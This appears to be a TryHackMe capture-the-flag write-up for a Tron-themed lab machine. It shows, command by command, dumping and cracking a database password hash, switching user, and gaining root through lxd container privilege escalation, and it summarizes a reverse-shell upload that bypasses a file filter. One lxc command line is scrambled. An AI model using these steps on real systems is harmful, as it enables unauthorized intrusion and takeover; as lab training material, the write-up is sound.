Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron      |
+-----+

```

Question 9:

-We navigate to database tron, there we users in the table, we open the users with select * from users, in it we found an encrypted password, we decrypted it with crackstation.

```
mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

| Hash | Type | Result |
|----------------------------------|------|------------|
| edc621628f6d19a13a00fd683f5e3ff7 | md5 | @computer@ |

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Question 10:

-We then switch to flynn with su.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
```


Question 11:

-We cd to /home/flynn, there we found user.txt. We open it with cat to get the flag.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12:

-We use the id command to find the group that be used to \ escalate our privileges. Which is lxd.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13:

-After that, we use lxc image list to the exploit the server, now we ran the command below to escalate our privileged, after that, we were able to access root, cd to root/root to find the Root.txt, we open it to get the flag.

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+
--+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE |
|      | UPLOAD DATE |       |              |      |      |
+-----+-----+-----+-----+-----+-----+
--+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no    | alpine v3.12 (20201220_03:48) | x86_64 | 3.07M |
B | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+
```

```

flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # ls
~ # cd /root/root
/bin/sh: cd: can't cd to /root/root: No such file or directory
~ # cd mnt/root/root
/bin/sh: cd: can't cd to mnt/root/root: No such file or directory
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

```

Thought process/methodology:

We first use nmap to find which port is open, then we open the website with the port. Then we use gobuster to find hidden pages on the website. After that we used burp suite to intercept the connection to uploads.php so that we can drop the js.filter so that we can upload our reverse-shell onto the server. We use netcat to listen to the port, so when we open our shell in /grid we are able to enter its database, we then upgrade and stabilise our shell, we are then able to get the flag in web.txt then we are able to get username and password from the file. With that we were able to switch user, to get the flag in users.txt then find the group which we can use to escalate our privilege with lxd we escalate our privilege to root to gain access to root in order to get the flag in root.txt.